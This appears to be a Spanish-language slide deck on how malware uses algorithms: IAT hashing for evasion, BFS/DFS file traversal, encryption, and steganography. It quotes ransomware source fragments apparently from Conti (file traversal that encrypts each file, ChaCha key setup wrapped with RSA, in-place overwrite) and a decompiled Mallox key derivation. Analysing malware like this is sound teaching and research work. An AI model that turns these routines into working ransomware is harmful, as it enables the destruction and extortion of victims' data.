

# Algorithms & Malware



by Mauricio J.

# malware?

- Software con intenciones maliciosas
  - Puede estar hecho en cualquier lenguaje de programación (C, C++, Go, Rust, Python, etc)
- Diferentes familias/categorías.
  - Es común encontrar malwares con las mismas características
  - Malware as a service, venta de loaders, crypters, etc
- Cualquiera puede hacer un malware
  - Frameworks, payloads, código fuente, etc.
  - Lenguajes de programación compilados de fácil uso (Go, C#)
  - Muchas documentación, tutoriales, guías, etc.



# algoritmos?

- Instrucciones con un objetivo definido.
  - Búsquedas, ordenamiento, encriptación, etc
- Enfocados a solucionar algún problema de forma óptima.
  - Optimización en términos de complejidad temporal ( $O(n)$ ,  $O(\log n)$ ) y espacial (uso de memoria).
- Complejidad depende del lenguaje
  - C, C++ gestión de memoria. Limitaciones en hilos (Rust, Go / Python)



# IAT hashing

| main.exe     |              |          |               |                |          |           |
|--------------|--------------|----------|---------------|----------------|----------|-----------|
| Module Name  | Imports      | OFTs     | TimeDateStamp | ForwarderChain | Name RVA | FTs (IAT) |
| 0001EF38     | N/A          | 0001EC0C | 0001EC10      | 0001EC14       | 0001EC18 | 0001EC1C  |
| szAnsi       | (nFunctions) | Dword    | Dword         | Dword          | Dword    | Dword     |
| KERNEL32.dll | 79           | 0001FE38 | 00000000      | 00000000       | 00020138 | 00016000  |

| OFTs             | FTs (IAT)        | Hint | Name                        |
|------------------|------------------|------|-----------------------------|
|                  |                  |      |                             |
| Qword            | Qword            | Word | szAnsi                      |
| 00000000000200B8 | 00000000000200B8 | 0014 | AddVectoredExceptionHandler |
| 00000000000200D6 | 00000000000200D6 | 0236 | GetCurrentThread            |
| 00000000000200EA | 00000000000200EA | 031A | GetThreadContext            |
| 00000000000200FE | 00000000000200FE | 0589 | SetThreadContext            |
| 0000000000020112 | 0000000000020112 | 0292 | GetModuleHandleA            |
| 0000000000020126 | 0000000000020126 | 02CD | GetProcAddress              |
| 0000000000020678 | 0000000000020678 | 064A | WriteConsoleW               |
| 0000000000020146 | 0000000000020146 | 0470 | QueryPerformanceCounter     |
| 0000000000020160 | 0000000000020160 | 0233 | GetCurrentProcessId         |




# IAT hashing

- Permite ocultar las dependencias (IAT)
- Evasión de firmas
- Mayor dificultad al realizar reversing
- Ofuscación de instrucciones




# IAT hashing






# BFS & DFS


- Algoritmos de búsqueda de archivos
  - BFS (Breadth First Search)
  - DFS (Depth First Search)
- Usado en ransomwares y malware de exfiltración




# DFS



# BFS



# BFS vs DFS



# BFS - Conti Ransomware

```
if (DirectoryInfo == NULL) {  
/  
  
std::wstring CurrentDirectory = DirectoryInfo->Directory;  
std::wstring SearchMask = MakeSearchMask(CurrentDirectory);  
  
HANDLE hSearchFile = pFindFirstFileW(SearchMask.c_str(), &FindData);  
if (hSearchFile == INVALID_HANDLE_VALUE) {  
  
    logs::Write(OBFW(L"FindFirstFile fails in directory %s. GetLastError = %lu."), CurrentDirectory.c_str(), pGetLastError());  
    TAILQ_REMOVE(&DirectoryList, DirectoryInfo, Entries);  
    delete DirectoryInfo;  
    continue;  
}  
  
do {  
  
    if (!plstrcmpW(FindData.cFileName, OBFW(L".")) ||  
        !plstrcmpW(FindData.cFileName, OBFW(L"..")) ||  
        FindData.dwFileAttributes & FILE_ATTRIBUTE_REPARSE_POINT)  
    {  
        continue;  
    }  
  
    if (FindData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY &&  
        CheckDirectory(FindData.cFileName))  
    {  
        std::wstring Directory = MakePath(CurrentDirectory, FindData.cFileName);  
        PDIRECTORY_INFO DirectoryInfo = new DIRECTORY_INFO;  
        DirectoryInfo->Directory = Directory;  
        TAILQ_INSERT_TAIL(&DirectoryList, DirectoryInfo, Entries);  
    }  
    else if (CheckFilename(FindData.cFileName)) {  
        std::wstring Filename = MakePath(CurrentDirectory, FindData.cFileName);  
        cryptor::FILE_INFO FileInfo;  
        RtlSecureZeroMemory(&FileInfo, sizeof(FileInfo));  
        FileInfo.Filename = Filename.c_str();  
        cryptor::Encrypt(&FileInfo, Buffer, CryptoProvider, RsaKey);  
    }  
  
} while (pFindNextFileW(hSearchFile, &FindData));  
  
TAILQ_REMOVE(&DirectoryList, DirectoryInfo, Entries);  
delete DirectoryInfo;  
pFindClose(hSearchFile);  
}
```



# Encryption

- RC4
- AES 128/256
- RSA
- ECC
- Salsa20 / ChaCha20

```
DWORD dwDataLen = 40;

morphcode(FileInfo);

if (!pCryptGenRandom(Provider, 32, FileInfo->ChachaKey)) {
    return FALSE;
}

morphcode(FileInfo->ChachaKey);

if (!pCryptGenRandom(Provider, 8, FileInfo->ChachaIV)) {
    return FALSE;
}

morphcode(FileInfo->ChachaIV);

RtlSecureZeroMemory(&FileInfo->CryptCtx, sizeof(FileInfo->CryptCtx));
ECRYPT_keysetup(&FileInfo->CryptCtx, FileInfo->ChachaKey, 256, 64);
ECRYPT_ivsetup(&FileInfo->CryptCtx, FileInfo->ChachaIV);

memory::Copy(FileInfo->EncryptedKey, FileInfo->ChachaKey, 32);
memory::Copy(FileInfo->EncryptedKey + 32, FileInfo->ChachaIV, 8);


morphcode(FileInfo->EncryptedKey);

if (!pCryptEncrypt(PublicKey, 0, TRUE, 0, FileInfo->EncryptedKey, &dwDataLen, 524)) {
    return FALSE;
}


return TRUE;
```




# Encryption / Ransomware



# Encryption / Ransomware



# Encryption / Ransomware



# ECC vs RSA

- Basado en la dificultad del problema del logaritmo discreto en curvas elípticas.
  - La seguridad depende de las operaciones algebraicas en la curva y del tamaño del campo
  - Más eficiente y seguro.
- Basado en la dificultad de la factorización de números grandes
  - La seguridad depende del tamaño de  $n$  (módulo), que es el producto de  $p$  y  $q$ .




```

25 package main
26
27 import (
28     "crypto"
29     "crypto/ecdsa"
30     "crypto/elliptic"
31     "crypto/rand"
32     "crypto/rsa"
33     "crypto/sha256"
34     "testing"
35 )
36
37 func BenchmarkECC(b *testing.B) {
38     message := []byte("This is a test message")
39     hash := sha256.Sum256(message)
40
41     // Benchmark Key Generation
42     b.Run("KeyGeneration", func(b *testing.B) {
43         for i := 0; i < b.N; i++ {
44             err := ecdsa.GenerateKey(elliptic.P256(), rand.Reader)
45             if err != nil {
46                 b.Fatalf("Failed to generate ECC key: %v", err)
47             }
48         }
49     })
50
51     privateKey, err := ecdsa.GenerateKey(elliptic.P256(), rand.Reader)
52     if err != nil {
53         b.Fatalf("Failed to generate ECC key: %v", err)
54     }
55 }
56
57 benchmark_test.go

```

→ encryption



# Mallox

```
user_secret_key[0] &= 0xF8u;
user_secret_key[31] = user_secret_key[31] & 0x3F | 0x40;
curve25519(user_secret_key, basepoint, user_public_key);
curve25519(user_secret_key, master_pub_key, share_key);
v24 = 0;
v23 = 0;
// sha256 constants
sha256_h0 = 0x6A09E667;
sha256_h1 = 0xBB67AE85;
sha256_h2 = 0x3C6EF372;
sha256_h3 = 0xA54FF53A;
sha256_h4 = 0x510E527F;
sha256_h5 = 0x9B05688C;
sha256_h6 = 0x1F83D9AB;
sha256_h7 = 0x5BE0CD19;
SHA256_Update(sha256_ctx, share_key);
SHA256_Final(sha256_ctx);
```

// sha256 of share\_key

# Conti

```
static char g_PublicKey[1024] = "__PUBLIC_KEY__"; /*-----BEGIN RSA PUBLIC KEY-----MI
| | | "PG4p+X/JBYp3m0XUXLc/FMNvrB5zHoTV/81FAk2rHZ3+eQhdB3l773U..";*/
...
...
    ECRYPT_ivsetup(&FileInfo->CryptCtx, FileInfo->ChachaIV);
    ECRYPT_encrypt_bytes(&FileInfo->CryptCtx, Buffer, Buffer, BytesRead);

    Offset.QuadPart = -((LONGLONG)BytesRead);

    SetFilePointerEx(FileInfo->FileHandle, Offset, NULL, FILE_CURRENT);
    WriteFullData(FileInfo->FileHandle, Buffer, BytesToWrite);
    //break;
}
CloseHandle(FileInfo->FileHandle);
FileInfo->FileHandle = NULL;
int len = strlen(FileInfo->Filename);
int lengthExtension = strlen(g_Extension);
char* EncryptedFilename = (char *)malloc(len + lengthExtension + 1);
RtlSecureZeroMemory(EncryptedFilename, len + lengthExtension + 1);
memcpy(EncryptedFilename, FileInfo->Filename, len);
strcat(EncryptedFilename, g_Extension);
```




# LSB / Steganography





